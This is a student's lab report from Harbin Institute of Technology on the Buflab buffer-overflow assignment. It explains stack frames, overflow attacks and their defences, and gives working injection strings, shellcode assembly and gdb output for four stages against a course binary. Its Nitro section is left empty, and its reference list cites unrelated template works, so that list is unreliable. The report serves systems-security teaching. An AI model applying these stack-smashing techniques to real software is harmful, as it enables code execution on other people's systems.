哈爾濱工業大學

实验报告

实 验（四）

题　　目 Buflab

缓冲器漏洞攻击

专　　业 计算机类

学　　号 1190200523

班　　级 1903002

学　　生 石翔宇

指 导 教 师 郑贵滨

实 验 地 点 G709

实 验 日 期 2021.5.07

计算机科学与技术学院

目 录

第 1 章 实验基本信息 ..... - 3 -
1.1 实验目的 ..... - 3 -
1.2 实验环境与工具 ..... - 3 -
1.2.1 硬件环境 ..... - 3 -
1.2.2 软件环境 ..... - 3 -
1.2.3 开发工具 ..... - 3 -
1.3 实验预习 ..... - 3 -
第 2 章 实验预习 ..... - 4 -
2.1 请按照入栈顺序，写出 C 语言 32 位环境下的栈帧结构（5 分） ..... - 4 -
2.2 请按照入栈顺序，写出 C 语言 64 位环境下的栈帧结构（5 分） ..... - 5 -
2.3 请简述缓冲区溢出的原理及危害（5 分） ..... - 5 -
2.4 请简述缓冲器溢出漏洞的攻击方法（5 分） ..... - 6 -
2.5 请简述缓冲器溢出漏洞的防范方法（5 分） ..... - 6 -
第 3 章 各阶段漏洞攻击原理与方法 ..... - 8 -
3.1 Smoke 阶段 1 的攻击与分析 ..... - 8 -
3.2 Fizz 的攻击与分析 ..... - 9 -
3.3 Bang 的攻击与分析 ..... - 10 -
3.4 Boom 的攻击与分析 ..... - 12 -
3.5 Nitro 的攻击与分析 ..... - 13 -
第 4 章 总结 ..... - 14 -
4.1 请总结本次实验的收获 ..... - 14 -
4.2 请给出对本次实验内容的建议 ..... - 14 -
参考文献 ..... - 15 -

第 1 章 实验基本信息

1.1 实验目的

- 理解 C 语言函数的汇编级实现及缓冲器溢出原理
- 掌握栈帧结构与缓冲器溢出漏洞的攻击设计方法
- 进一步熟练使用 Linux 下的调试工具完成机器语言的跟踪调试

1.2 实验环境与工具

1.2.1 硬件环境

- Intel(R) Core(TM) i7-9750H CPU @ 2.60GHz
- 16GB RAM
- 1TB HDD + 512G SSD

1.2.2 软件环境

- Windows 10 21H1
- Ubuntu 20.04 LTS

1.2.3 开发工具


- VSCode，CodeBlocks，gcc+gdb

1.3 实验预习


- 上实验课前，必须认真预习实验指导书（PPT 或 PDF）
- 了解实验的目的、实验环境与软硬件工具、实验操作步骤，
- 复习与实验有关的理论知识。
- 请按照入栈顺序，写出 C 语言 32 位环境下的栈帧结构
- 请按照入栈顺序，写出 C 语言 64 位环境下的栈帧结构
- 请简述缓冲区溢出的原理及危害
- 请简述缓冲器溢出漏洞的攻击方法
- 请简述缓冲器溢出漏洞的防范方法

第 2 章 实验预习

2.1 请按照入栈顺序，写出 C 语言 32 位环境下的栈帧结构（5 分）



2.2 请按照入栈顺序，写出 C 语言 64 位环境下的栈帧结构（5 分）



2.3 请简述缓冲区溢出的原理及危害（5 分）

原理：缓冲区是一块连续的计算机内存区域，可保存相同数据类型的多个实例。

缓冲区可以是堆栈(自动变量)、堆(动态内存)和静态数据区(全局或静态)。在 C/C++语言中，通常使用字符数组和 malloc/new 之类内存分配函数实现缓冲区。溢出指数据被添加到分配给该缓冲区的内存块之外。缓冲区溢出是最常见的程序缺陷。栈帧结构的引入为高级语言中实现函数或过程调用提供直接的硬件支持，但由于将函数返回地址这样的重要数据保存在程序员可见的堆栈中，因此也给系统安全带来隐患。若将函数返回地址修改为指向一段精心安排的恶意代码，则可达到危害系统安全的目的。

危害：对越界的数组元素的写操作会破坏储存在栈中的状态信息，当程序使用这个被破坏的状态，试图重新加载寄存器或执行 ret 指令时，就会出现很严重的错误。缓冲区溢出的一个更加致命的使用就是植入并且执行攻击代码。被植入的攻击代码以一定的权限运行有缓冲区溢出漏洞的程序，从而得到被攻击主机的控制权。

2.4 请简述缓冲器溢出漏洞的攻击方法（5 分）

1. 在程序的地址空间里安排适当的代码

在程序的地址空间里安排适当的代码往往是相对简单的。如果要攻击的代码在所攻击程序中已经存在了，那么就简单地对代码传递一些参数，然后使程序跳转到目标中就可以完成了。

2. 控制程序转移到攻击代码的形式

缓冲区溢出漏洞攻击都是在寻求改变程序的执行流程，使它跳转到攻击代码，最为基本的就是溢出一个没有检查或者其他漏洞的缓冲区，这样做就会扰乱程序的正常执行次序。通过溢出某缓冲区，可以改写相近程序的空间而直接跳转过系统对身份的验证。

3. 植入综合代码和流程控制

常见的溢出缓冲区攻击类是在一个字符串里综合了代码植入和 Activation Records。攻击时定位在一个可供溢出的自动变量，然后向程序传递一个很大的字符串，在引发缓冲区溢出改变 Activation Records 的同时植入代码（权因 C 在习惯上只为用户和参数开辟很小的缓冲区）。

2.5 请简述缓冲器溢出漏洞的防范方法（5 分）

1. 使用更安全的方法，如：fgets, strncpy 等等。
2. 栈随机化：栈随机化的思想使得栈的位置在程序每次运行时都有变化。因

此，即使许多机器都运行相同的代码，它们的栈地址都是不同的。实现的方式是：程序开始时，在栈上分配一段 0~n 字节之间的随机大小的空间。

3. 栈破坏检测：栈破坏检测的思想是在栈中任何局部缓冲区与栈状态之间存储一个特殊的金丝雀值，也称哨兵值，是在程序每次运行时随机产生的。在回复寄存器状态和从函数返回之前，程序检查这个金丝雀值是否被该函数的某个操作改变了。如果是的，那么程序异常终止。
4. 限制可执行代码区域：这个方法是消除攻击者向系统插入可执行代码的能力。一种方法是限制哪些内存区域能够存放可执行代码。在典型的程序中，只有保护编译器产生的代码的那部分内存才需要是可执行的。其他部分可以被限制为只允许读和写。

第 3 章 各阶段漏洞攻击原理与方法

每阶段 27 分（文本 15 分，分析 12 分），总分不超过 80 分

3.1 Smoke 阶段 1 的攻击与分析

文本如下：

00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

19 10 40 00 00 00 00 00

分析过程：

1. 由 getbuf 的反汇编代码可知，getbuf 的栈帧是 0x28 个字节，buf 缓冲区的大小也是 0x28（40）个字节。要覆盖返回地址，则攻击字符串的大小应该是 40+8=48 个字节。最后 8 个字节为返回地址。

```
1551 00000000004015d5 <getbuf>:
1552   4015d5:       48 83 ec 28             sub    $0x28,%rsp
1553   4015d9:       48 89 e7                mov    %rsp,%rdi
1554   4015dc:       e8 f6 fa ff ff          callq  4010d7 <Gets>
1555   4015e1:       b8 01 00 00 00          mov    $0x1,%eax
1556   4015e6:       48 83 c4 28             add    $0x28,%rsp
1557   4015ea:       c3                      retq
```

2. 由 smoke 的反汇编代码得到 smoke 函数的首地址，为 0x401019

```
0000000000401019 <smoke>:
  401019:       48 83 ec 08             sub    $0x8,%rsp
  40101d:       bf cf 26 40 00          mov    $0x4026cf,%edi
  401022:       e8 69 fc ff ff          callq  400c90 <puts@plt>
  401027:       bf 00 00 00 00          mov    $0x0,%edi
  40102c:       e8 ba 06 00 00          callq  4016eb <validate>
  401031:       bf 00 00 00 00          mov    $0x0,%edi
  401036:       e8 c5 fd ff ff          callq  400e00 <exit@plt>
```

3. 则攻击字符串的最后 8 个字节应为 19 10 40 00 00 00 00 00，其他字节任意，由此得到攻击字符串：

00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

19 10 40 00 00 00 00 00

3.2 Fizz 的攻击与分析

文本如下：

bf 30 a9 9e 12 68 3b 10 40 00

c3 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

10 34 68 55 00 00 00 00

分析过程：

1. 由上个任务可知攻击字符串的长度为 48 位，最后 8 位为跳转地址
2. 由 fizz 函数的反汇编代码可知，cookie 存储于 0x205165(%rip)处，需要与第一个参数相等，而第一个参数存储于%edi 中

```
000000000040103b <fizz>:
  40103b:       48 83 ec 08             sub    $0x8,%rsp
  40103f:       89 fa                   mov    %edi,%edx
  401041:       3b 3d 65 51 20 00       cmp    0x205165(%rip),%edi        # 6061ac <cookie>
  401047:       75 20                   jne    401069 <fizz+0x2e>
```

3. 由此可知，我们必须要将 cookie 写入到%edi 中。考虑注入代码

```
1 mov $0x129ea930, %edi
2 pushq $0x000000000040103b
3 retq
```

由 gcc 编译再由 objdump 反汇编可得注入代码的二进制编码：

```
1
2 fizz.o:     file format elf64-x86-64
3
4
5 Disassembly of section .text:
6
7 0000000000000000 <.text>:
8    0:   bf 30 a9 9e 12          mov    $0x129ea930,%edi
9    5:   68 3b 10 40 00          pushq  $0x40103b
10   a:   c3                      retq
```

4. 得到需要注入的代码 bf 30 a9 9e 12 68 3b 10 40 00 c3，处于攻击字符串的开始

5. 使用 gdb 得到运行时%rsp 的值，为 0x55683410

```
Starting program: /home/dedsec/CSAPP/Lab/Lab4/buflab-handout/bufbomb -u 1190200523
Userid: 1190200523
Cookie: 0x129ea930

Breakpoint 1, 0x00000000004015dc in getbuf ()
(gdb) info r
rax            0x0                 0
rbx            0x0                 0
rcx            0x0                 0
rdx            0x26133686          638793350
rsi            0x55683414          1432892436
rdi            0x55683410          1432892432
rbp            0x55685fe0          0x55685fe0 <_reserved+1048544>
rsp            0x55683410          0x55683410 <_reserved+1037328>
r8             0x0                 0
```

6. 则将攻击字符串的最后 8 字节设置为 10 34 68 55 00 00 00 00

7. 拼接攻击代码和跳转位置得到最终的攻击字符串：

   bf 30 a9 9e 12 68 3b 10 40 00

   c3 00 00 00 00 00 00 00 00 00

   00 00 00 00 00 00 00 00 00 00

   00 00 00 00 00 00 00 00 00 00

   10 34 68 55 00 00 00 00

3.3 Bang 的攻击与分析

文本如下：

49 c7 c1 30 a9 9e 12 4c 89 0c

25 a4 61 60 00 68 87 10 40 00

c3 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

10 34 68 55 00 00 00 00

分析过程：

1. 由第一个任务可知攻击字符串的长度为 48 位，最后 8 位为跳转地址
2. 由 bang 函数的反汇编代码可知，cookie 存储于 0x205165(%rip)处，需要与存储于 0x205113(%rip)（绝对地址为 0x6061a4）的 global_value 相等

```
1202 0000000000401087 <bang>:
1203   401087:       48 83 ec 08             sub    $0x8,%rsp
1204   40108b:       8b 15 13 51 20 00       mov    0x205113(%rip),%edx        # 6061a4 <global_value>
1205   401091:       3b 15 15 51 20 00       cmp    0x205115(%rip),%edx        # 6061ac <cookie>
1206   401097:       75 20                   jne    4010b9 <bang+0x32>
```

3. 由此可知，我们必须要将 cookie 写入到 global_value 中。考虑注入代码

```
1 mov $0x129ea930, %r9
2 mov %r9, 0x6061a4
3 pushq $0x0000000000401087
4 retq
```

由 gcc 编译再由 objdump 反汇编可得注入代码的二进制编码：

```
 1
 2 bang.o:     file format elf64-x86-64
 3
 4
 5 Disassembly of section .text:
 6
 7 0000000000000000 <.text>:
 8    0:   49 c7 c1 30 a9 9e 12    mov    $0x129ea930,%r9
 9    7:   4c 89 0c 25 a4 61 60    mov    %r9,0x6061a4
10    e:   00
11    f:   68 87 10 40 00          pushq  $0x401087
12   14:   c3                      retq
```

4. 得到需要注入的代码 49 c7 c1 30 a9 9e 12 4c 89 0c 25 a4 61 60 00 68 87 10 40 00 c3，处于攻击字符串的开始
5. 由上个任务所得到的%rsp 的值，为 0x55683410
6. 将攻击字符串的最后 8 字节设置为 10 34 68 55 00 00 00 00
7. 拼接攻击代码和跳转位置得到最终的攻击字符串：

   49 c7 c1 30 a9 9e 12 4c 89 0c

   25 a4 61 60 00 68 87 10 40 00

   c3 00 00 00 00 00 00 00 00 00

   00 00 00 00 00 00 00 00 00 00

10 34 68 55 00 00 00 00

3.4 Boom 的攻击与分析

文本如下：

b8 30 a9 9e 12 68 ba 11 40 00

c3 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

10 34 68 55 00 00 00 00

分析过程：

1. 由第一个任务可知攻击字符串的长度为 48 位，最后 8 位为跳转地址
2. 由 test 函数的反汇编代码可知，getbuf 返回后将%eax 的值赋给了%ebx，在 0x4011ba 处与 cookie 进行了比较

```
1285   4011b5:      e8 1b 04 00 00         callq  4015d5 <getbuf>
1286   4011ba:      89 c3                  mov    %eax,%ebx
1287   4011bc:      b8 00 00 00 00         mov    $0x0,%eax
1288   4011c1:      e8 bd ff ff ff         callq  401183 <uniqueval>
1289   4011c6:      8b 54 24 0c            mov    0xc(%rsp),%edx
1290   4011ca:      39 d0                  cmp    %edx,%eax
1291   4011cc:      74 0c                  je     4011da <test+0x3d>
1292   4011ce:      bf 80 25 40 00         mov    $0x402580,%edi
1293   4011d3:      e8 b8 fa ff ff         callq  400c90 <puts@plt>
1294   4011d8:      eb 40                  jmp    40121a <test+0x7d>
1295   4011da:      3b 1d cc 4f 20 00      cmp    0x204fcc(%rip),%ebx        # 6061ac <cookie>
```

3. 由此可知，我们必须要在执行 0x4011ba 之前将%eax 的值赋为 cookie。考虑注入代码

```
1 mov $0x129ea930, %eax
2 pushq $0x00000000004011ba
3 retq
```

由 gcc 编译再由 objdump 反汇编可得注入代码的二进制编码：

```
1
2 boom.o:     file format elf64-x86-64
3
4
5 Disassembly of section .text:
6
7 0000000000000000 <.text>:
8    0:   b8 30 a9 9e 12          mov    $0x129ea930,%eax
9    5:   68 ba 11 40 00          pushq  $0x4011ba
10   a:   c3                      retq
```

4. 得到需要注入的代码 b8 30 a9 9e 12 68 ba 11 40 00 c3，处于攻击字符串的开始
5. 由第二个任务所得到的%rsp 的值，为 0x55683410
6. 将攻击字符串的最后 8 字节设置为 10 34 68 55 00 00 00 00
7. 拼接攻击代码和跳转位置得到最终的攻击字符串：

   b8 30 a9 9e 12 68 ba 11 40 00

   c3 00 00 00 00 00 00 00 00 00

   00 00 00 00 00 00 00 00 00 00

   00 00 00 00 00 00 00 00 00 00

   10 34 68 55 00 00 00 00

3.5 Nitro 的攻击与分析

文本如下：

分析过程：

第 4 章 总结

4.1 请总结本次实验的收获

- 掌握了缓冲区溢出攻击的各种方法
- 更加深入地理解了栈帧结构
- 熟练了 gdb、objdump、edb 等工具的使用

4.2 请给出对本次实验内容的建议

- 希望能根据 CUM 课程的实验内容及时更新
- 有一些小错误比如“62 位”希望能改正

注：本章为酌情加分项。

参考文献

为完成本次实验你翻阅的书籍与网站等

[1] 林来兴. 空间控制技术[M]. 北京：中国宇航出版社，1992：25-42.

[2] 辛希孟. 信息技术与信息服务国际研讨会论文集：A 集[C]. 北京：中国科学出版社，1999.

[3] 赵耀东. 新时代的工业工程师[M/OL]. 台北：天下文化出版社，1998 [1998-09-26]. http://www.ie.nthu.edu.tw/info/ie.newie.htm（Big5）.

[4] 谌颖. 空间交会控制理论与方法研究[D]. 哈尔滨：哈尔滨工业大学，1992：8-13.

[5] KANAMORI H. Shaking Without Quaking[J]. Science，1998，279（5359）：2063-2064.

[6] CHRISTINE M. Plant Physiology: Plant Biology in the Genome Era[J/OL]. Science，1998，281：331-332[1998-09-23]. http://www.sciencemag.org/cgi/collection/anatmorp.